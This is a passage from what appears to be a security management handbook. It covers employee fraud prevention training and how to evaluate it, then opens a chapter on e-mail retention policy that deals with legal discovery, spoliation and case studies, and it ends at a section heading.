- Teach employees the procedures for responding to circumstances when they cannot confirm the true identity of a customer.

Credit card fraud prevention activities for employees should include the following:

- Teach employees to ask to see the customer's credit card for all in-person purchases.
- For credit card purchases, teach employees to swipe the card for electronic data. If the card will not swipe, an imprint should be secured and the embossed information examined.
- Teach employees to always compare the account number on the receipt with the number on both the front and back of the card.
- Teach employees to always compare the name on the store receipt with the name on the front of the card. If the card is not signed, consider implementing a procedure to have the employee ask the customer to sign the card, ask for another form of identification, and compare the signatures. If the customer refuses, the transaction should not be completed, and the employee should advise the customer to contact the credit card company at the number on the back of the card.
- Teach employees to always get a signature on the printed receipt for all face-to-face transactions. The employee should not complete the transaction if the signature on the receipt does not match the name on the front of the card and the signature on the back of the card.
- Teach employees not to accept a fax or photocopy of a credit card to complete a transaction.
- Establish procedures to ensure that personnel and the credit card processor are submitting all the magnetic stripe information required by the credit card companies. Be sure to train appropriate personnel to follow these procedures.
- Instruct employees to obtain the expiration date for all methods (electronic, keyed, or manual) of credit card authorization requests.
- Instruct employees to follow steps similar to the following when processing credit cards manually or when the magnetic stripes on credit cards are unreadable:

  If your business authorizes payment electronically and the magnetic stripe is unreadable, instruct employees to key the transaction and expiration date into the terminal for authorization approval. When processing charge requests manually, always get a voice authorization from the applicable credit card company.

  Obtain an imprint of the credit card on a paper sales draft that conforms with the applicable credit card company requirements.

  Require the customer to sign the paper receipt and compare the signature.

Training and Awareness Methods

Much has been written about the need for security and privacy education through effective awareness and training activities. A regulatory and fraud prevention education program should address the

organization's interpretation of applicable privacy and security laws and regulations as well as support activities of the organization to mitigate fraud risk. It is vital for organizations to evaluate, and continue to reevaluate, the effectiveness of these education programs. Too many organizations spend considerable time and money to launch awareness and training programs only to let them then wane, wither, and die on the vine because they did nothing beyond the big implementation; they failed to put forth the effort and activities necessary to evaluate, update, and modify their programs as necessary to be truly effective.

Evaluation Areas

The methods you use for evaluation and measurements are diverse. The following objects of evaluation identified by Verduin and Clark[11] are useful. Tailor them to facilitate an evaluation of the organization's fraud prevention education programs by considering the questions listed with each object:

- *Access.* What groups are you reaching? Are any groups missing? Is everyone in the target group participating? Are you providing appropriate delivery methods for your target audiences? Can all of your target audience access your training and awareness materials and participate in your delivery methods?
- *Relevancy.* Is your fraud prevention education program relevant to your organization's business goals and expectations? Are your training and awareness messages and information relevant to job responsibilities? Will your education program have a noticeable impact on business practices? Was your training content appropriate for your target participants? Did your training cover regulatory and policy requirements?
- *Quality.* Is the quality of your awareness materials adequate to get attention and effectively deliver the intended message? Does the quality of your training materials contribute to your students' success? Do your trainers and teachers deliver quality education? Do they know how to interactively adjust to the abilities and experiences of their students? Were the conditions right for learning and for each learner's subjective satisfaction?
- *Learning outcomes.* Is the amount of time allowed for learning appropriate for successfully understanding the message? What do your participants say about the usefulness and effectiveness of your training and awareness activities? Do you tell the participants the expected outcomes of your education activities? What did the participants actually learn? Did your participants indicate they had a satisfactory learning experience?
- *Impact.* What is the impact of your education program on your organization as a whole? Were activities and habits changed appropriately following training and awareness activities? What are the long-term impacts? Did the training methods promote the desired skills? Did job performance improve? What is the pattern of student outcomes following each training session? Did you assist managers with determining their own workforce performance? Did you create return on investment statistics to support training and awareness funds?
- *Cost effectiveness.* What time requirements are involved? What are the costs for the materials? How many people are in your targeted groups? How is training being delivered? Are you using inside or outside training and awareness resources? What is the value of the method of awareness activity or training session you used compared to other awareness and training options?
- *Knowledge generation.* Do you understand what is important for your personnel and managers to know? Do you understand what works and what does not work in your education program? Are you utilizing your evaluation results? Did you assist employees in determining their own performance success? Did you compile trend data to assist instructors in improving both learning and teaching?
- *General to specific.* Do your instructors give students enough information to allow them to self-evaluate their own success in implementing what they learn? Are students told overall goals and the specific actions necessary to achieve them? Are goals and actions realistic and relevant? What is the necessary, prerequisite general and specific knowledge?

Evaluation Methods

Consider using a combination of the following methods for determining the effectiveness of fraud prevention education within the organization, but be sure to discuss the methods with the legal department prior to implementation to make sure the program is not violating any applicable laws, labor union requirements, or employee policies:

- Videotape your training sessions. Review and critique to identify where it might be necessary to improve delivery, content, organization, and so on.
- Give quizzes immediately following training to measure comprehension.
- Distribute a fraud-prevention awareness survey to some or all personnel. Do this prior to training to establish a baseline then after training to help determine training effectiveness.
- Send follow-up questionnaires to people who have attended formal training approximately four to six months after the training to determine how well they have retained the information presented.
- Monitor the number of compliance infractions for each issue for which training is provided. Is this number decreasing or increasing?
- Measure fraud prevention knowledge as part of yearly job performance appraisals.
- Place feedback and suggestion forms on an appropriate intranet Web site, preferably one devoted to fraud prevention information.
- Track the number and type of fraud and security incidents that occur before and after the training and awareness activities.
- Conduct spot checks of personnel behavior; for example, walk through work areas and note if workstations are logged in while unattended or if negotiable check stock or customer information printouts are not adequately protected.
- Record user IDs and completion status for Web- and network-based training. Send a targeted questionnaire to those who have completed the online training.
- Ask training participants to fill out evaluation forms at the end of the class.
- Identify the percentage of the target groups that participate in training.
- Determine if the number of instructors is adequate and if they have the necessary level of expertise for the corresponding training topics.
- Determine if the training materials address all the organization's goals and objectives. Identify the gaps and make a plan to fill them.
- Review training logs to see trends in attendance.
- Tape or film participants performing their work after training to determine if they are utilizing the skills taught.
- Administer occasional tests to personnel. Use multiple choice, short answer, essay tests, or a combination. Avoid using true or false tests.
- Perform interviews with past training participants as well as personnel who have not yet been trained. Use structured and unstructured interview sessions.

Training Design and Development

Design the training curriculum based on the learning objectives for the associated target groups. The training delivery method should be based on the best way to achieve the organization's objectives. In choosing a delivery method, select the best method for the learning objectives, the number of students, and the organization's ability to efficiently deliver the material.

Training Materials

A curriculum must be created for the following if it does not already exist:

- Computer-based training (CBT)
- Briefings

- Web-based training
- Videos
- Telephone conferences
- Quarterly meetings
- Classroom

Design and Development

During the design and development phase, keep these things in mind:

- Outline the class content.
- Divide the training into instructional units or lessons.
- Determine time requirements for each unit and lesson.
- Create content based on what personnel need to know to perform their job responsibilities.
- Include interactive activities that can be taken back to their jobs and used right away.
- Be clear about the behaviors, actions, and activities expected of the students when performing their jobs.
- Describe how personnel would demonstrate successfully meeting the objectives being taught.
- Build upon existing capabilities and experiences within the group.
- Sequence topics to build new or complex skills onto existing ones and to encourage and enhance the student's motivation for learning the material.
- Use multiple learning methods.

When determining the best instructional method for your target groups, keep the following in mind:

- *Consider the people within the target group audience.* Consider the audience size and location. Consider experience levels. Consider time constraints. If the audience is large and geographically dispersed, a technology-based solution, such as Web-based, CD, or satellite learning, may work best.
- *Consider the business needs.* If the budget is limited, then a technology-based delivery or bringing in an outside instructor with already prepared materials may be appropriate.
- *Consider the course content.* Some topics are better suited for instructor-led, video, Web-based, or CBT delivery. There are many opinions about what type of method is best. Much depends on the organization. It will be helpful to get the advice of training professionals who can assess materials and make recommendations.
- *Consider what kind of student–teacher interaction is necessary.* Is the course content best presented as self-paced individual instruction or as group instruction? Some topics are best covered with face-to-face and group interaction, and other topics are best suited for individualized instruction. For example, if the goal is just to communicate policies and procedures, a technology-based solution may be most appropriate; however, if students need to perform problem-solving activities in a group to reinforce understanding or demonstrate appropriate actions, then a classroom setting would be better.
- *Consider the type of presentations and activities necessary.* If the course content requires students to fill out forms, to use a specialized software program, or to participate in role playing, a classroom setting would be best.
- *Consider the stability of the class content.* The stability of content is a cost issue. If content will change frequently (*e.g.*, procedures are expected to change as a result of mergers, acquisitions, or divestitures) or if new software systems are planned, the expense of changing the materials needs to be estimated by considering difficulty, time, and money. Some instructional methods can be changed more easily and cost-efficiently than others.
- *Consider the technology available for training delivery.* This is a critical factor in deciding the instructional strategy. Will all students have access to the technologies required? For Web-based training, will all students have access to the intranet or Internet? Do students have the necessary bandwidth for certain types of multimedia?

The content for each target group should be based on the organization's information security policy, fraud prevention guidelines, and appropriate business unit practices and guidelines. Additionally, content must support applicable security and privacy laws, regulations, and accepted standards. Following is a list of the content topics generally common to all target groups (core content) and the content that will have to be specialized for each target group (targeted content):

- *Core content*
  Background fraud information
  Corporate fraud prevention policy
  Business impact of fraudulent activities
  Fraud-related terms and definitions
  Legal requirements for fraud prevention and reporting
  The organization's fraud prevention procedures
- *Targeted content*
  The fraud and risk implications for the targeted group based on their business responsibilities
  Actions for the target group related to their job responsibilities, interactions with customers, interactions with third-party business partners, and so on
  The organization's fraud prevention fundamentals, rules, policies, standards, procedures, and guidelines applicable to the target group
  Case studies designed specifically for the target group
  Review of key points
  Tools and checklists specific to the target group to meet fraud prevention goals
  Resources
  Summary
  Questions

Content Based on Fraud Prevention Goals

Fraud prevention and detection training content must include information that supports the organization's security and fraud prevention goals and principles. When creating training curriculum, the following can be used to guide content development. These are the methods of training delivery most commonly used, and indicated with each method are the benefits and drawbacks for the corresponding method.

Instructor-Led Classroom Training

Instructor-led classroom training is recommended for target groups that have the most decision-making responsibilities and procedures.

- *Benefits*
  Is typically the most high-quality and interactive method.
  Is comparatively easy to update and can most easily be tailored to the audience compared to other methods.
  Allows for the most interaction compared to other methods.
  Gets participants away from distracting environments.
  Can gauge and measure participant understanding.
- *Disadvantages*
  May be costly with regard to time and resources necessary.
  Can train only a relatively small number of participants at a time.
  Often requires a large time investment for participants.
  Takes participants away from their work area.

Computer-Based Training or CD-ROM Training

This type of training is recommended for general audiences and training remote participants.

- *Benefits*
  Allows participants to remain in their work areas.
  Costs less overall than most other methods.
  Can be taken in modules.
  Allows participants to be widely dispersed geographically.
  Allows a large number of participants to undergo training in a short amount of time.
- *Disadvantages*
  Does not allow instructor interaction.
  Is a type of static training that may quickly become outdated.
  Is difficult to gauge participant understanding.

Web-Based Live Training ("Webinars," Net Meetings)

- *Benefits*
  Can reach a large number of participants in a short amount of time.
  Accommodates participants in many different locations.
  Can be recorded and subsequently viewed anywhere, anytime, anyplace.
  Offers the option of on-line support.
  Is cost effective.
- *Disadvantages*
  Could require a large amount of network resources.
  Provides for only limited interaction.

Videos

- *Benefits*
  Can be shown anywhere, anytime, anyplace.
  Typically does not require any instructor–student interaction.
  Can be viewed by a large number of participants in a short period of time.
- *Disadvantages*
  Is not interactive.
  May be expensive.

Satellite Presentations

- *Benefits*
  Allows for live interactions.
  Is more timely and up-to-date than videos and computer-based training.
  Is interactive.
  Reaches a large number of participants.
- *Disadvantages*
  May be costly to establish if infrastructure is not already in place.
  Can be difficult to coordinating times to accommodate wide range of geographic locations.

Many instructional elements will be consistent from course to course, regardless of the instructional methods used. Most courses will involve delivery with voice, text, and graphics. To make instruction more effective, consider incorporating pictures or graphics, video, demonstrations, role playing, simulations, case studies, and interactive exercises. Several of these presentation methods will be used in most courses. Remember that it is generally considered most effective for student understanding to deliver the same message or information multiple times using multiple methods. The students (employees and other applicable personnel) all have their own unique learning styles, and what works well for one person will not necessarily be effective for others. Develop instructional methods based on instructional objectives,

course content, delivery options, implementation options, technological capabilities, and available resources. Web-based training is often a good alternative for large audiences and can provide an overview of the topic and communicate policies and facts; however, this type of instruction method is often not appropriate for audiences that are learning procedures or how to act in specific types of situations in which role playing is necessary.

Notes

1. http://www.consumer.gov/sentinel/pubs/Top10Fraud2004.pdf.
2. http://a255.g.akamaitech.net/7/255/2422/07feb20051415/www.gpoaccess.gov/usbudget/fy06/pdf/budget/other.pdf.
3. http://www.ussc.gov/2003guid/2003guid.pdf; pp. 456–457.
4. http://www.ussc.gov/ANNRPT/1995/ANNUAL95.htm.
5. http://www.ussc.gov/ANNRPT/2001/SBtoc01.htm.
6. http://www.ussc.gov/2004guid/gl2004.pdf.
7. U.S. Sentencing Commission, Sentencing Guidelines for United States Courts, http://www.ussc.gov/FEDREG/05_04_notice.pdf.
8. Mayo, Roethlisberger and Dixon, and Landsberger, to name a few.
9. One source out of many is http://web.utk.edu/~gwynne/maslow.HTM.
10. Parker, D. 1998. *Fighting Computer Crime: A New Framework for Protecting Information*, pp. 462–473. New York: John Wiley & Sons.
11. Verduin, Jr., J. R. and T. A. Clark. 1991. *Distance Learning*. San Francisco, CA: Jossey-Bass.

Establishing an E-Mail Retention Policy: Preventing Potential Legal Nightmares

Stephen Fried, CISSP

Author's Note: This chapter discusses the security and privacy aspects concerning the use of electronic mail in the workplace, and is intended to inform the security professional of some of the various issues that need to be addressed when formulating an e-mail retention policy. The information presented in this chapter, including potential policy suggestions, reflects the combined experiences of many organizations and does not reflect the security or legal policy of any one organization in particular. The security professional will need to apply the concepts presented in this chapter to best suit the business, legal, and security needs of his or her own organization. In addition, the chapter discusses legal matters pertaining to e-mail use, but should not be construed as giving legal advice. The security professional should consult with legal counsel skilled in these areas before determining an appropriate course of action. The views expressed are solely those of the author and not of any organization or entity to which the author belongs or by which he is employed.

Setting the Scene

The scene, circa 1955:

> The young boy sees the old shoebox off to one side of the moldy attic. Unable to contain his curiosity, he picks up the dusty container, unties the loose string knot holding the lid on the box and cautiously peers inside. To his surprise, he sees a large bundle of letters wrapped tightly inside a red lace ribbon. Gently opening the frail envelopes yellowed with age, he reads the hand-written letters adorned with perfect penmanship. He is astonished to find the contents reveal a personal history of his great-grandfather's fortune, as recounted through the exchange of letters between his great-grandfather and his soon-to-be great-grandmother as they courted over the distance. Some of the details are shocking, some loving, but much of it has never been recounted in the oral family history that has been passed down through the generations…

The scene, circa 2004:

> The young technician notes an interesting set of messages hidden deep in a directory tree. Unable to contain his curiosity, he browses to the disk where the files sit, opens the directory containing the messages, and cautiously peers at the contents. To his surprise, he sees a large archive of e-mail

wrapped behind nonsensical subject headings and file names. Cautiously opening each message, he reads each piece of e-mail adorned with perfect grammatical clarity. He is astonished to find that the contents reveal a history of the company's rise to market dominance, as recounted through the exchange of e-mail messages between the CEO and the company's senior management as they plotted their rise over the years. Some of the details are shocking, some embarrassing, much of it never recounted in the official version of the company's past that had been told to the subcommittee just a few months ago…

It is not such a far-fetched idea, and it has happened countless times in the recent past. Companies are finding out that the e-mails exchanged between its employees, or between its employees and outsiders, are having an increasing impact on the way they do business and, more importantly, on how much the outside world knows about their internal activities. It is estimated that 31 billion e-mails were sent daily on the Internet in 2002, and that is expected to double by 2006.[1] In addition, more than 95 percent of business documents are now produced, managed, and stored solely in electronic format, never to be printed in physical form. As communication channels grow and expand to fit the way modern businesses interact with each other, it is a natural fit that much of this electronic information will find its way into the e-mail messages companies send and receive every day.

Unfortunately, this explosion of the use of e-mail for critical business communication has also had an unforeseen side effect. The communications medium that many see as a natural extension of verbal communications has, in fact, created a vast repository of critical, sensitive, and, in some cases, damaging evidence that organizations are seeking to limit and control. The production in discovery and use of company e-mail in legal proceedings has become a standard part of the legal process and has led to negative impacts on many legal cases for companies that failed to educate employees on the proper use and retention of internal e-mail.

Good News and Bad News

The explosive use of e-mail as a primary business communication medium over the past ten years has been widely heralded as a boon to companies needing to communicate quickly and efficiently on a global scale. E-mail has many of the benefits of its analog predecessor, standard postal mail. It is fundamentally easy to use. It is a modern-day appliance application with a simplified user interface and an intuitive process:

1. Click "compose message."
2. Type message.
3. Enter the receiver's address (or point-and-click it from your "address book").
4. Click "Send."

Most everyone from a five-year-old schoolchild to an eighty-year-old grandmother has the ability to easily send a message down the street or around the world. Also contributing to the rise of e-mail popularity has been its nearly universal acceptance in the social and economic fabric of everyday life. There is hardly a business on the planet today that does not have a World Wide Web URL or an e-mail address, and more and more individuals are joining the ranks of online communicators every day.

In a departure from its analog cousin, e-mail is relatively instantaneous. Instead of placing an envelope in a mailbox and waiting days or weeks for it to arrive at its destination, most e-mail messages arrive in seconds or minutes, and a reply can be on its way just as quickly. This immediacy in communications is rivaled only by the telephone, another ubiquitous communications device. Finally, e-mail has become a socially acceptable form of communication between individuals and businesses alike. Many people treat e-mail as another form of "live" communications and carry on lengthy conversations back and forth through the wire. Because people see e-mail as a more informal communications method than written documentation, they will often tend to say things in an e-mail that they would not say in person or in an official company document.

Ironically, despite the social informality associated with e-mail use, many organizations treat e-mail as formal business communication, using it for customer contact, internal approval processes, and command-and-control applications. In many business settings, a message sent by e-mail now has the same social and legal weight as the same message spoken or hand-written on paper. It is often used as documentation and confirmation of the sender's acts or intent. Setting aside the fact that the security of most modern e-mail systems is insufficient to protect against interception of, or tampering with, e-mail messages, e-mail now has the force of authority that was once reserved only for the hand-written word.

The economics of e-mail have also led to its universal acceptance as a communications medium for modern business. The cost of creating, processing, and delivering e-mail is a fraction of the cost of handling standard paper-based mail. There are no supplies to maintain (no envelopes or stamps, for example) and a user's management of dozens or hundreds of daily messages is simplistic compared to managing the same volume of physical letters each day. While it is true that the infrastructure required to manage e-mail (such as network connections, servers, and Internet connectivity) can have a substantial cost, most organizations establish and utilize these facilities as part of their general business information processing, with e-mail adding only incrementally to the cost of those facilities.

The cost to store e-mail has fallen dramatically over the past few years. The cost to store 13 million pages of hand-written letters would be prohibitive for all but the largest of corporations, and even then the use of microfiche or other information-miniaturizing technology would be required. However, the cost to store an equivalent amount of e-mail, approximately 40 gigabytes, is well below USD$100.00, well within reach of most consumers. With economics such as this, it is no wonder that many people choose to retain an archive of e-mail often stretching back several years.

And here begins the bad-news side of the e-mail explosion. The benefits of a simple, low-cost, ubiquitous communications medium cannot be without its detracting elements, and e-mail is no exception. One of the largest negative factors is the lack of standardized security mechanisms for protecting the confidentiality and integrity of e-mail content. While a detailed analysis of such issues is beyond the scope of this chapter, they will be revisited briefly later in the discussion surrounding the uses of e-mail in legal proceedings. A second area brought on by the economics of widespread e-mail use is that of management of e-mail information. Because storage is so inexpensive, many users can afford to store their entire e-mail archives locally on their personal (albeit perhaps company-owned) computer. This may be a slight productivity gain for end users of e-mail systems, but it represents a huge loss of centralized control for the management of e-mail systems and the information these systems contain. When the need arises to uniformly search a company's e-mail archives for important information, whether for a disaster recovery exercise or for legal discovery purposes, it becomes difficult to efficiently or uniformly search the private archives of every single user. In a typical medium- to large-scale computing environment, policy and operational issues such as centralized information storage, records retention, and information destruction become much more complicated.

E-Mail Is Forever

Many people think of e-mail messages in much the same ephemeral way as they regard personal conversations: once the exchange has been completed, the message has passed, never to be heard from again. Unfortunately, e-mail "conversations" are not nearly as ephemeral as their verbal counterparts. An examination of a typical e-mail session reveals just how long-lived an e-mail message can be.

1. The user opens an e-mail program and begins to type a message. If the session takes enough time, the e-mail program may store the message in a local cache or "Drafts" folder as a disaster-recovery method.
2. The user clicks "Send" to send the message. The message is stored on the local machine (typically in a "Sent Messages" folder), then transmitted to the local e-mail server.
3. The local server contacts the recipient's e-mail server and copies the message to that system.
4. The recipient opens an e-mail program and connects to their e-mail server. The message is then copied to the recipient's personal computer where it is read.

Just from this simple scenario, the e-mail message is copied to, and saved on, no fewer than four different systems. This scenario also assumes that the sender's and recipient's e-mail servers are directly connected, which is seldom the case in real life. If there are any intermediate e-mail servers or gateways between the sending and receiving servers, the message will additionally be stored on each of those servers on the way to its final destination. In addition, if the receiver forwards the mail to a PDA or another user, the mail will be copied yet again, perhaps multiple times. This method of transmission is known as *store-and-forward*, and leads to one of the biggest problems when it comes to e-mail retention and destruction: When a company wishes to find all instances of a mail message for use or destruction, or it wishes to find all the messages relating to a particular subject, the messages often reside in multiple locations, and some of those locations may be out of the administrative and security control of the organization. For an organization trying to recover the communications related to a specific event or produce electronic documents in connection with a legal proceeding, this represents a large logistical and legal problem.

E-Mail Risks Abound

Based on the description of the current e-mail landscape, and given its importance and widespread use, there are clearly risks associated with relying on e-mail as a primary communications method for business. Some of the more prevalent risks include:

- *Breach of confidentiality.* This is a frequent risk of e-mail communications, and can be realized in two ways. First, a malicious actor can deliberately send sensitive and proprietary information in an e-mail to a third party. Although many organizations have policies that allow them to monitor the content of e-mail sent from the organization, most do not have sufficient resources to routinely monitor all e-mail. Thus, it is highly likely that such a maliciously transmitted message will sneak out of the organization undetected. The second method for breaching confidentiality is through the inadvertent misdirection of mail to an unintended recipient. It is a simple matter to mistakenly put the wrong e-mail address in the "To:" section of the message, thus sending confidential information into the wrong hands. A popular reaction to this threat has been an increased use of disclaimers attached to the bottom of all e-mails emanating from an organization. The disclaimer typically identifies the sending organization of the message and requests that if the recipient has received the message in error, the sender should be notified and the recipient should destroy any and all copies of the message. While this may provide some legal protection, these types of disclaimers have been successfully challenged in some courts, so they are not foolproof.
- *Damage to reputation.* As e-mail messages have become recognized as statements of record, their potential to damage the financial stability or reputation of the sender has likewise grown. A poorly worded or offensive message falling into the wrong hands can have grave personal or economic consequences for the sender. A recent case in point comes from a woman in the United Kingdom whose boyfriend worked for Norton and Rose, a U.K. law firm. The woman sent an e-mail to her boyfriend discussing intimate details of their sex life. The message was somehow obtained by friends of the couple and forwarded multiple times to multiple people, eventually reaching millions on the Internet.
- *Legal liability.* As will be discussed in more detail, the widespread use of e-mail as a medium for business communications opens up an organization to legal risks. Many jurisdictions hold the organization, not the individual e-mail user, responsible for the use and content of e-mail messages sent from the organization's network. A 2003 joint study by the ePolicy Institute, the American Management Association, and Clearswift found that 14 percent had been ordered by a court or regulatory body to produce employee e-mail records. That figure is up from only 9 percent in 2001. In addition, 5 percent of companies have battled a workplace lawsuit triggered by e-mail.[2]

It Can Happen to You: Case Studies and Lessons Learned

To understand the full impact of the business use for e-mail, and the ramifications involved in indefinite retention of e-mail messages, an examination of several real-life cases is in order. These cases show how e-mail messages left on corporate and personal systems have led to damaging evidence in trial court, and sometimes in the "court of public opinion."

One of the most widely publicized cases in recent memory was the U.S. Justice Department's anti-trust case against Microsoft.[3] In that case, prosecution lawyers made use of numerous e-mail documents, some of them several years old, to make their case against the software giant. In one particularly damaging message, Microsoft Chairman Bill Gates allegedly describes how he tried to persuade Intuit against distributing Netscape's Internet browser with its financial software. In its defense, Microsoft claimed that the passages used as evidence in the case were taken out of context and were part of a much longer series of messages (commonly known as a *thread*), which altered the underlying meaning of the quote.

Many lessons come from the Microsoft case. The first exemplifies what has already been discussed: e-mail lives inside a company's network far longer than most people imagine. In the Microsoft case, many of the e-mail messages used as evidence were several years old by the time the case came to trial. The second major lesson emanates from the contextual argument used by Microsoft. Public figures whose comments have been quoted accurately yet inappropriately in the media have been subjected to this problem for many years. E-mail threads are often composed of small snippets of commentary sent back and forth by the participants in the communication. While this follows a more conversational style of communication between humans, rarely can a single paragraph or e-mail tell the whole story of the conversation. The lesson to be learned here is that e-mail users must be made aware that their comments, however incidental or incomplete, can come back to haunt them.

This last point is seen again in the case of *Linnen v. A.H. Robins Co.*[4] In that case, Robins was accused of not warning healthcare providers and consumers about the potential dangers of taking the combination of Pondimin (fenfluramine) and Ionamin (phentermine), which, when prescribed together, were commonly referred to as "fen/phen." The contentious legal battle took a significant turn when computer forensics experts were able to recover an e-mail from one company employee to another pertaining to the side effects of the fen/phen drug. The message read, in part, "Do I have to look forward to spending my waning years writing checks to fat people worried about a silly lung problem?" Partially as a result of that message, the case turned from heated litigation to settlement talks and led to American Home Products paying out billions of dollars in settlement claims. The lesson here is that the internal commentary of your employees, no matter how innocuous or off-the-cuff, can be hiding in your system and, if discovered, used against you.

Surprisingly, although it has received increased attention in the past several years, using e-mail as damaging evidence is nothing new to the legal arena. As far back as the 1980s, Colonel Oliver North tried to delete e-mail messages pertaining to the Iran-Contra affair from his computer system. His mistaken belief that the deletion was permanent, and his lack of understanding of how the White House e-mail system worked, led to damaging evidence against the administration of President Ronald Reagan.

E-mail Use and the (U.S.) Law

In recent years, the use of e-mail as evidence in criminal and civil proceedings has become commonplace for prosecutors and defense attorneys alike. To be admissible in U.S. courts, evidence must meet certain threshold tests. The evidence must be authenticated; that is, it must be proven to be that which it purports to be.[5] Further, the evidence must be admissible under the rules of evidence. A common objection to documentary evidence is that it is "hearsay," but an equally common exception is that it meets the "business records" exception for the use of hearsay evidence. Most standard business records and communications formally kept and maintained as a normal part of a company's business processes fall under the hearsay exception.[6]

Federal Rules of Civil Procedure

The Federal Rules of Civil Procedure (Fed. R. Civ. P., or FRCP), together with such local practice rules as the district courts may implement, govern the conduct of civil cases in the U.S. federal district courts. While a full analysis of the rules governing any court is beyond the scope of this chapter, some basic information is useful as background. These rules do not, by law, apply to suits brought in state courts, but the rules of many states have been closely modeled after those found in the FRCP. The two rules of the FRCP most germane to a discussion of e-mail as evidence are Rules 26(a) and Rule 34. Rule 26(a) specifically requires the disclosure of, or a description of, certain materials, including "data compilations" relevant to a party's claims or defenses. This rule, or some local rules (which may be more stringent than the federal rules), may require attorneys to locate all sources of such information that their clients might possess, including data stored on individual computers, hard disks, network servers, personal digital assistants, and removable media. Data in the possession of third parties, such as outsourcers, business partners, or Internet service providers may, under some circumstances, also be covered if it is under the party's control.

Discovery

The practice of litigation in U.S. courts involves a process of *discovery* pursuant to which a party may obtain information that can be used at trial in proceedings in advance of the trial, thus reducing the potential for surprise. Because the use of e-mail records in court cases are a common occurrence, lawyers for both sides of cases can expect to receive a request for any and all e-mail records pertaining to a case as part of a discovery request, generally pursuant to FRCP Rule 34, which addresses, in part, the production of documents and things. While this sounds like a simple process, when it comes to the discovery of e-mail records the process of responding can be quite complicated. The organization served with a discovery request may need to locate material responsive to that request, which may be a very broad subject. For many organizations, simply identifying where all the information may be, and who had access to it, can be a daunting task.

If a company stores and processes all its mail in a central location, this can mean extracting relevant records from the central server. If, however, computer users in the company store mail locally on their PCs, the company must gather the relevant information from each of those individual PCs. E-mail records past a certain age can also be stored on backup tapes at alternate locations. To properly respond to a discovery motion, a company may be compelled to retrieve multiple sources of information looking for responsive data in those sources. This can amount to a substantial resource and financial drain on a company during a lengthy litigation.

Spoliation

When a claim is reasonably likely to be asserted, and certainly once asserted, a party must be careful to ensure that relevant information is preserved and not altered, damaged, or destroyed in any way. The result of not following established processes or mishandling information is called *spoliation* and can have serious legal consequences. One of the most prevalent mistakes resulting in spoliation is the failure to discontinue automatic document destruction policies when a company is served with a discovery request. Even if a company's policy states that all documents must be destroyed after seven years (for example), once a company has reason to know it might be involved in litigation, arbitration, or investigation, all information relevant to the claim or issue must be retained until the final outcome (including all possible appeals) is decided. This holds true even if the litigation takes the information well past the seven-year retention cycle. Some complex cases or series of cases can take ten years or more. A company that destroys relevant potential evidence while a case is still underway is risking large penalties, sanctions, or even criminal charges.

Another potential for a spoliation claim might arise from errors made in collection or imaging of electronic data. There are specific procedures for presenting a document in court to ensure its admissibility. If the gathering methodology alters the document such that it is no longer usable, the lost evidence may jeopardize a claim. Security professionals and legal teams are advised to seek out an experienced expert in forensic evidence gathering if they believe this might be an issue with their case.

Legal sanctions for allowing spoliation to occur can be severe. A court could bar evidence, render adverse rulings (for either the case or the specific issue in question), impose monetary sanctions, or instruct the jury that it may infer that the missing material was negative to the party that should have had the information (a so-called "adverse inference instruction"). There is even a risk of criminal prosecution for obstruction of justice through the destruction of evidence.

Authentication and Integrity

An issue that relates to both spoliation and a message's admissibility under the hearsay exception is the authentication of evidence and its integrity throughout the discovery process. To be admissible, evidence must be shown to be authentic and a true representation of the communication in question. At a practical level, this means that a party must show that the message came from an officially recognized source (i.e., the company's corporate e-mail system) and that it was handled in accordance with the company's accepted business practices for such information. This step is required even if the use of the hearsay exception for business records is not at issue.

A company must also prove the integrity of the communication and may need to prove that it has not been altered in any way from the moment it is identified as potential evidence until its production at trial. Altering relevant information (intentionally or inadvertently) can lead to a spoliation claim.

Planning an E-Mail Retention Policy

Having worked through the issues surrounding the use, risks, and legal circumstances of e-mail use, it should be clear that this is an issue that is best served by a clear policy surrounding the retention of e-mail-based information. By formulating a clear policy, disseminating that policy throughout the organization, and enforcing its application in an efficient and uniform manner, many of the issues previously addressed become easier to manage and the risks associated with e-mail use and retention can be reduced.

The basic principle behind an e-mail retention policy (as is the case with all such information retention policies) is that information should be uniformly and routinely destroyed after a predefined period of time unless exceptions are called for, most notably when the possibility of claims or litigation arise. While this may seem contradictory (calling it a retention policy when it, in fact, advocates the destruction of information), it is completely consistent with current business and legal leading practices. The reasoning behind defining a specific time period for retaining information comes from the need to shelter an organization from long-forgotten "surprise" evidence uncovered during a discovery procedure that could lead to an unfavorable ruling against the company. If an e-mail message is destroyed as a routine, established business practice (and assuming further that the company had no reason not to destroy it, such as a potential or pending claim) it cannot be produced as evidence (because it does not exist). At the same time, the practice protects the company from obstruction charges, because it followed an established procedure and did nothing special in relation to the message or messages in question. It should be noted again, as previously discussed, that such a process only protects a company if the information is destroyed prior to its identification as potential evidence. Once the potential need is known or the facts exist to suggest a potential claim, the information must be preserved despite any policies or procedures the company may have to the contrary.

On a strictly operational level, routine destruction of old information allows the organization to minimize long-term storage costs for outdated information and provides for a more efficient e-mail service for end users.

Management Guidance

As with all effective policies, an e-mail retention policy must start with the support and backing of the senior management of the organization. Management must be consulted to determine its concerns regarding e-mail retention and its tolerance for the varying levels of risk associated with retaining e-mail messages for longer or shorter periods of time. Once management has approved a strategy regarding e-mail retention, including a definition of acceptable risk, work can proceed on developing the company's e-mail retention policy.

Legal and Regulatory Guidance

An organization must take into account the legal and regulatory environment in which it operates when developing an e-mail retention policy. Most regulated industries have strict rules regarding the collection and maintenance of information pertaining to the operation of the business. These rules will include retention requirements and, in some cases, destruction requirements. In other industries, federal, state, or local laws may guide the retention of electronic information for certain periods of time. Additionally, if the company does business in multiple countries, the laws in those jurisdictions may need to be taken into account as well. The organization must be mindful of these requirements so as not to violate any applicable laws or regulatory requirements.

The organization might consider establishing a cross-functional policy planning team. There are hundreds of federal and state record-keeping regulations that govern information retention, as well as many different technology products that attempt to help an organization manage some or all of the records management process. The best way to ensure success of the effort is to combine subject matter experts from the business' key functional areas, including the legal, IT, human resources, finance, and operations teams.

While it is most likely acceptable for an organization to retain records for a longer period of time than the law specifies, it is rarely, if ever, acceptable to destroy records before the time proscribed by law. An organization should always seek the advice of an attorney well versed in this area of the law before creating or amending any retention policy.

Distinguishing Corporate Use from Personal Use

